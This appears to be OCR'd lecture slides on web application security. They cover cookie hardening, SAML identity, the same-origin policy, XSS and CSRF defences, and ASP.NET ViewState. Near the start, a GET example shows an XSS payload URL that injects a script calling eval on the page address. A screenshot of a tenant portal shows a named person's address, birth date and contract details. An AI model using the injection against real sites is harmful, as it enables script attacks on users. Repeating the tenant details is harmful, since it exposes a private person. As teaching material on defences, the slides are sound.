Web Applications security

Kuido Külm

Contents

1. Web Applications Authentication
2. Same Origin Policy
3. XSS
4. CSRF / XSRF
5. HTML5 Storage and IFRAME sandbox
6. AJAX, JSON
7. SQL Injection
8. File Inclusion (RFI, LFI)
9. Principle of Least Privilege
10. Passive and active webapp scanners


POST and GET


- GET – Read data (URL)

http://vic.com/?otsi=<script>eval(location.href.substring(1));
</script>#alert(1);

- POST - Change data (Request Body)

Authentication cookie (document.cookie)





Authentication cookie (When a cookie that has HttpOnlyCookies set to true is received by a compliant browser, it is inaccessible to client-side script)

ASP.NET web.config

```
<httpCookies httpOnlyCookies="true“ >
```

Java web.xml

```
<session-config>
    <cookie-config>
      <http-only>true</http-only>
    </cookie-config>
</session-config>
```

PHP: session.cookie_httponly = True

Authentication cookie(send the cookie only over SSL)

ASP.NET web.config

```
<httpCookies requireSSL="true" />
<authentication mode="Forms">
  <forms requireSSL="true" />
</authentication>
```

Java web.xml


```
<session-config>
    <cookie-config>
      <secure>true</secure>
    </cookie-config>
  </session-config>
```

Authentication in cloud (Trusted Identity Providers)

Cloud means:


- We **don't own** applications and services
- **We control** user's identity

Claims based security tokens (claims signed with certificate transferred over https)



Authentication in cloud (Trusted Identity Providers)

- An IP-STS(Identity Provider-Security Token Service) authenticates a client using . It creates a SAML(Security Assertion Markup Language) token based on the claims provided by the client, and might add its own claims. A Relying Party application (RP) receives the SAML token and uses the claims inside to decide whether to grant the client access to the requested resource.
- An RP-STS does not authenticate the client, but relies on a SAML token provided by an IP-STS that is trusts. Typically, an IP-STS is found in the client's domain, whereas an RP-STS is found in the RP's domain.



Security on cloud

- Attacks:

Token Replay

Modify HttpReferer

- Defence :

Hold valid tokens in cache

https

Digest Verification

RESTful (Representational State Transfer)

Session or application state is managed by the client

Each subsequent request contains the user's name and password in the Authorization header, so the server has the option of using this information on each request to ensure that only authorized users can access protected resources.

- To create a resource on the server, use POST.
- To retrieve a resource, use GET.
- To change the state of a resource or to update it, use PUT.
- To remove or delete a resource, use DELETE.

Same origin policy (Two pages to have the same origin if the protocol, port (if one is specified), and host are the same for both pages)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)

Exception to the same origin rule:
A script can set the value of document.domain to a suffix of the current domain. If it does so, the shorter domain is used for subsequent origin checks

http://en.example.com/ and http://fr.example.com/ both set document.domain to "example.com", they would be from that point on considered same-origin for the purpose of DOM manipulation

Same origin policy and XSS

- JavaScript security model, which allows scripts to interact only with elements that originate from the same server as the page to which the script belongs.

- The commonly used **exception** that is not restricted by the Same Origin Policy is the **<script>** tag technique, whereby you append a <script> element to a page's DOM, causing it to load and run the code it finds at the URL that the element's src attribute specifies.

JavaScript exceptions

cross-domain operations predating JavaScript which are not subjected to same-origin checks:

- Ability to include scripts across domains(JSON),
- Submit POST forms(CSRF)

XSS defence (Input validation)

ASP.NET Built-in XSS protection

Web.config (default true)


<pages validateRequest= "true">

.aspx webpage

<%@ Page ValidateRequest="true" >

CSRF / XSRF (One-Click)

cross-site scripting (XSS), exploits the trust a user has for a particular site, cross-site request forgery (CSRF) exploits the trust that a site has in a user's browser



- Defence

Same-origin policy

Generate (and track, with timeout) a unique random key for every single HTML FORM you send down to the client. (POST only)

CSRF / XSRF

An XSRF requires 4 elements to be a vulnerability on a website:

- A cookie from the vulnerable site with authentication information
- A form on a web page used to change data on the site
- Input validity of the data in a submitted form is based solely on the authentication information (in the cookie)
- The authenticated user visits a web-site hosting malicious code targeted against the web-site where the user is authenticated before the authentication expires

CSRF / XSRF (only for POST requests)

- Defence ASP.NET (add a session identifier to the viewstate through the ViewStateUserKey)

```
protected void Page_Init(object sender, EventArgs e)
{
    this.Page.ViewStateUserKey = Session.SessionID;
}
```

- Defence ASP.NET MVC

```
<%= Html.AntiForgeryToken() %>

<input name="__RequestVerificationToken" type="hidden" value="saTFWpkKN0BYaz

[ValidateAntiForgeryToken]
public ViewResult SubmitUpdate()
{   // ... etc
}
```


CSRF / XSRF (Defence PHP CSRF Guard)

```
<form ... >
  <input ...>
  <?php echo $cg; ?>
</form>

try
{
    $cg->isValid();
    // your code here
}
catch (TokenException $e)
{
  // handle exception
}
catch (// your exceptions here)
```

Web applications technology participants

Client – Server solutions



Web technologies development factors

- Which data and how much is traveling between client and server (in this webpage are 7 separate database queries)

1 Vincent Demoral (272829)

- Applications
- Contracts
- Messages (2) 2
- Tenant invoices
- Tenant payments
- Helpdesk
- Help Contents

Stop

Contract information

CONTRACT INFORMATION

Contract ID	45482	Final bill date	
Name	VINCENT DEMORAL	Return of the deposit	
Start date	01.02.2009	Contract start real date	03.02.2009 12:17:18
End date	31.12.2010	Deposit	500,00 / 0,00 EEK
Apartment	TAVASTI 3 20540 TURKU SAVIKATU 3 D 81		TAVARA
Open balance	0,00 EEK 3	Deposit payment date	
Apartment form returned		Deposit payment due date	20.07.2009

Apartment form | Invoices | Contracts balance | Bank balance | Tenant payments | End contract

OTHER SERVICES 4

Service Id	Service name	Sum	VAT %	Start date	End date	Description	Calculation meth
30000	Rent	410,15 EUR	0,0	01.02.2009	31.12.2010		Fixed flat rent

ACCOMPANYING PERSONS 5

Name	Date of birth	Sex	Status	Start date	End date	Educational institutio
VINCENT DEMORAL	12.09.1986	Female	Tenant	01.02.2009	31.12.2010	University of Turku

Back

Browser-side technologies

- JavaScript (View Page Source, Groundspeed, Firebug, IE Developer tools)
- Flash
- Silverlight
- HTML
- ..


- Client-side code is visible to everybody and can be manipulated by user using Web Proxies (Burp, Fiddler, Paros, Charles)

Client security (look page source)


- JavaScript (client side scripting)
- HiddenFields (data tampering)
- ASP.NET ViewState

Client security (look page source)

- <input type="hidden"
- JavaScript



Client security (Tamper data)



How big is downloaded web page ?

ASP.NET ViewState size and content

```
21  <input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
22  <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
 value="7P9vuFLVrpCe4z/RytKMYEi6KzGDOiFhii91gzK/6p4VeCL+2vBPHiMGa+B6Pfdk1F7Yz
 lF1+9WiZ13VZaVnVTEvPk3qmp1Siio/wSLn2LW72FL6ugGK1rimTRPJE1QZM71V7BtDtOZyW6pdA
 2QgNmujlHYLlEAyN6nJeFi8z6lAdwu4PgyuVTky1y23hXZLzLzqg5XoTchnMFvZeVdBzagIj+L4h
 V5ZYjJTdzO5LB31kyd2mRObA4BuMWp7c1L8d+z95nlg39BsXE4cMRLlzk0pM/3Hpje/fS6H5Kl2m
 KD8Jhz4xnv2JKOTYZ5t2n88+ZLnTPwvCvLnR8thYFCi3kqL8HLZrHhv9tOO61VueGIvBkzFth0/p
```

ASP.NET ViewState Helper v1.4.4

Tools

Page URL	Page Size	ViewState Size	ViewState %	Markup Size	Markup %	ViewState
http://vistau/TARGET_PORTAL/ScriptResource.axd?d=cHg...	174	-	-	129	74,14%	(no viewstate)
http://vistau/TARGET_PORTAL/Feedbacks/Feedback.aspx	17 811	364	2,04%	16 960	95,22%	/wEPDwUJMTUwMzYwNzM1...
http://vistau/TARGET_PORTAL/Limited/Messages.aspx	8 066	116	1,44%	7 314	90,68%	/wEPDwULLTEzMzg0OTYxOD...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	11 783	24	0,20%	9 916	84,16%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 345	24	0,23%	9 542	92,24%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 342	24	0,23%	9 542	92,26%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 341	24	0,23%	9 542	92,27%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 336	24	0,23%	9 542	92,32%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 331	24	0,23%	9 542	92,36%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 326	24	0,23%	9 542	92,41%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 323	24	0,23%	9 542	92,43%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/SendMessage.aspx	10 320	24	0,23%	9 542	92,46%	/wEPDwUKMTI2NjIwMDM5NG...
http://vistau/TARGET_PORTAL/Limited/Teachers.aspx	12 343	1080	8,75%	11 284	91,42%	/wEPDwULLTE0ODM0MjEyO...
http://vistau/TARGET_PORTAL/Feedbacks/LastFeedbacks...	13 738	2008	14,62%	12 217	88,93%	bYhwWCLvsKgLLYYuqi1npIml...
http://vistau/TARGET_PORTAL/Feedbacks/LastFeedbacks...	13 738	2008	14,62%	12 217	88,93%	iKwJapdFYLed9GAfEyGNx2Wn...
http://vistau/TARGET_PORTAL/ScriptResource.axd?d=cHg...	174	-	-	129	74,14%	(no viewstate)
http://vistau/TARGET_PORTAL/Feedbacks/LastFeedbacks...	13 738	2008	14,62%	12 217	88,93%	d6/3fC7+br1yoG2ZSUB8pGs3F...

ASP.NET ViewState (you can watch it)

- ViewState stage needs to deserialize and serialize base64
- The __VIEWSTATE hidden form field adds extra size to the Web page that the client must download

- ViewState=Auto | Always | Never

web.config

